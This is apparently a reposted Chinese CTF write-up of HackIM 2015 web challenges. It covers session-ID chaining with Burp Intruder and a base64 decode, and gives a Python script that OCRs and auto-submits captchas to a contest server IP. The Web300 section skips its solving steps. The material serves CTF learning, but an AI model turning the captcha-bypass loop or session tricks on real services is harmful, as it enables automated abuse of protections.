

HackIM web关writeup

转载

amrao3094 于 2017-04-30 23:47:00 发布 82 收藏


文章标签: [php](#) [python](#)

原文链接: <http://www.cnblogs.com/HacTF/p/6790776.html>


版权

Web100

访问页面将看到下面的错误




在burp里使用request / response查看有没有什么不正常的地方。如下图所示，在返回的数据包里被设置了两次不同的PHPSESSID。



如果我把PHPSESSID改成第一个去请求会怎么样呢？当然没有那么简单，修改之后我发现页面只有“Error Code”有改变。

由于PHPSESSID一直在改变，我把每次返回的第一个PHPSESSID作为下一次请求的PHPSESSID去尝试，burp的Intruder可以实现。



Results Target Positions Payloads Options

Match type: Simple string
 Regex

Case sensitive match
 Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

Add Edit Remove Duplicate Up Down Clear

From [PHPSESSID=] to [; path=]
From [Code:] to [
]

Maximum capture length: 100

Payload Options [Recursive grep]

This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some situations where you need to work recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options tab.

Select the "extract grep" item from which to derive payloads:

From [PHPSESSID=] to [; path=]
From [Code:] to [
]

Initial payload for first request:

Stop if duplicate payload found

Attack几秒钟之后，我发现返回的Error Code开始重复了，于是我把他们整理到一起。

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	PHPSESSID=	Code:	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	948	kf8u3k8p56p86kvcdf...	Tn	baseline request
1		200	<input type="checkbox"/>	<input type="checkbox"/>	948	alpi9kg6fg9e3vrftauqm76c1	Tn	
2	alpi9kg6fg9e3vrftauqm76c1	200	<input type="checkbox"/>	<input type="checkbox"/>	948	r1binfhju0ahmphelc8nsr1q4	Vs	
3	r1binfhju0ahmphelc8nsr1q4	200	<input type="checkbox"/>	<input type="checkbox"/>	948	0vcij6m0ok7fk47dof59gnrpo	bG	
4	0vcij6m0ok7fk47dof59gnrpo	200	<input type="checkbox"/>	<input type="checkbox"/>	948	ori64taojjqb4hr17aej...	Nv	
5	ori64taojjqb4hr17aej0kb76	200	<input type="checkbox"/>	<input type="checkbox"/>	948	69jro1ukbm4bd2bqbj63o...	bk	
6	69jro1ukbm4bd2bqbj63o...	200	<input type="checkbox"/>	<input type="checkbox"/>	948	neh2go1kc8ai0ff7quai2cb81	dv	
7	neh2go1kc8ai0ff7quai2cb81	200	<input type="checkbox"/>	<input type="checkbox"/>	948	lk01nosokkps4a0lnb3fjus66	YT	
8	lk01nosokkps4a0lnb3fjus66	200	<input type="checkbox"/>	<input type="checkbox"/>	948	6b08mqsmpprhr9o39re7g6j...	lw	
9	6b08mqsmpprhr9o39re7g6j...	200	<input type="checkbox"/>	<input type="checkbox"/>	948	ttonobib8ugiokcq99743bt06	MT	
10	ttonobib8ugiokcq99743bt06	200	<input type="checkbox"/>	<input type="checkbox"/>	948	s7mjreq71hl2j4uvv8k...	VA	
11	s7mjreq71hl2j4uvv8k7dob14	200	<input type="checkbox"/>	<input type="checkbox"/>	948	oi00eauerub1nh6qcltj67ae2	VO	
12	oi00eauerub1nh6qcltj67ae2	200	<input type="checkbox"/>	<input type="checkbox"/>	948	jigmtN5oids2qqqj2311ds86d4	VC	
13	jigmtN5oids2qqqj2311ds86d4	200	<input type="checkbox"/>	<input type="checkbox"/>	948	l06425nveujoop628d392pp...	MD	
14	l06425nveujoop628d392pp...	200	<input type="checkbox"/>	<input type="checkbox"/>	948	9eon837o4djj4e706k...	Ax	
15	9eon837o4djj4e706kr7kzre...	200	<input type="checkbox"/>	<input type="checkbox"/>	948	324v7947s23b76osq7bj7lrs...	MT	
16	324v7947s23b76osq7bj7lrs...	200	<input type="checkbox"/>	<input type="checkbox"/>	948	th41n8823c2t6vu447o5upk...	Aw	
17	th41n8823c2t6vu447o5upk...	200	<input type="checkbox"/>	<input type="checkbox"/>	948	9jlf5a4pdf8nngj2vf...	Tn	
18	9jlf5a4pdf8nngj2vf59kn7	200	<input type="checkbox"/>	<input type="checkbox"/>	948	1p7mlkrjo89eesicrta...	Vs	

很奇怪的一串字符，但是有点像base64加密，试一下。

```
1 root@kali:~ # echo TnVsbGNvbkdvYTIwMTVAV0VCMdAXMTAw | base64 -d
2 NullconGoa2015@WEB001100
```

所以flag是flag{NullconGoa2015@WEB001100}

Web300

访问页面后出现

“Find the keys to your home” 和一个到loop.php的超链接

访问连接，里面是一个form表单，还有一个房子的图片。


同时还有个提示<!-- A place to loo[k]:back. -->


```
1 HTTP/1.1 200 OK
2   Date: Fri, 09 Jan 2015 21:08:38 GMT
3   Server: Apache/2.4.7 (Ubuntu)
4   X-Powered-By: PHP/5.5.9-1ubuntu4.5
5   Vary: Accept-Encoding
6   Content-Length: 114
7   Keep-Alive: timeout=5, max=100
8   Connection: Keep-Alive
9   Content-Type: text/html
10  < h1 > Checkout </ h1
    >Congratualtion You bought Nullcon Pass in ZERO rupee. See you at Nullcon!Flag is fl@g_*2o15}
```

Web500

唯一获得的提示就是 “Break the Captcha”


访问页面



就是说需要我们破解验证码

下面是我的exp

```
1  #!/usr/bin/python
2  __author__ = "@_SaxX_"
3  import os, requests, commands, re
4  s = requests.session()
5  url = "http://54.165.191.231/"
6  s.get(url + "captcha.php" )
7  while True :
8      open ( 'captcha.png' , 'wb' ).write( s.get(url + "imagedemo.php" ).content )
9      os.system( 'convert captcha.png -compress none -threshold 16% img.png' )
10     captcha = commands.getoutput( "gocr -i img.png" ).strip()
11     response = s.post(url + "verify.php" , { 'solution' : captcha}).text
12     flag = re.findall( 'Score :(.*)' , response)[ 0 ].rstrip()
13     if not str(flag).isdigit():
14         print "[+] Flag: %s" % flag
15         break
16     print "[%s] Sending Captcha=%s ... " % (flag, captcha)
```



执行之后出现flag

原文链接: <https://ctf-team.vulnhub.com/write-ups/hackim/>

flag{H@CKIM_C@pTcha!09022015}本文由 安全客 翻译, 转载请注明“转自安全客”, 并附上链接。

转载于:<https://www.cnblogs.com/HacTF/p/6790776.html>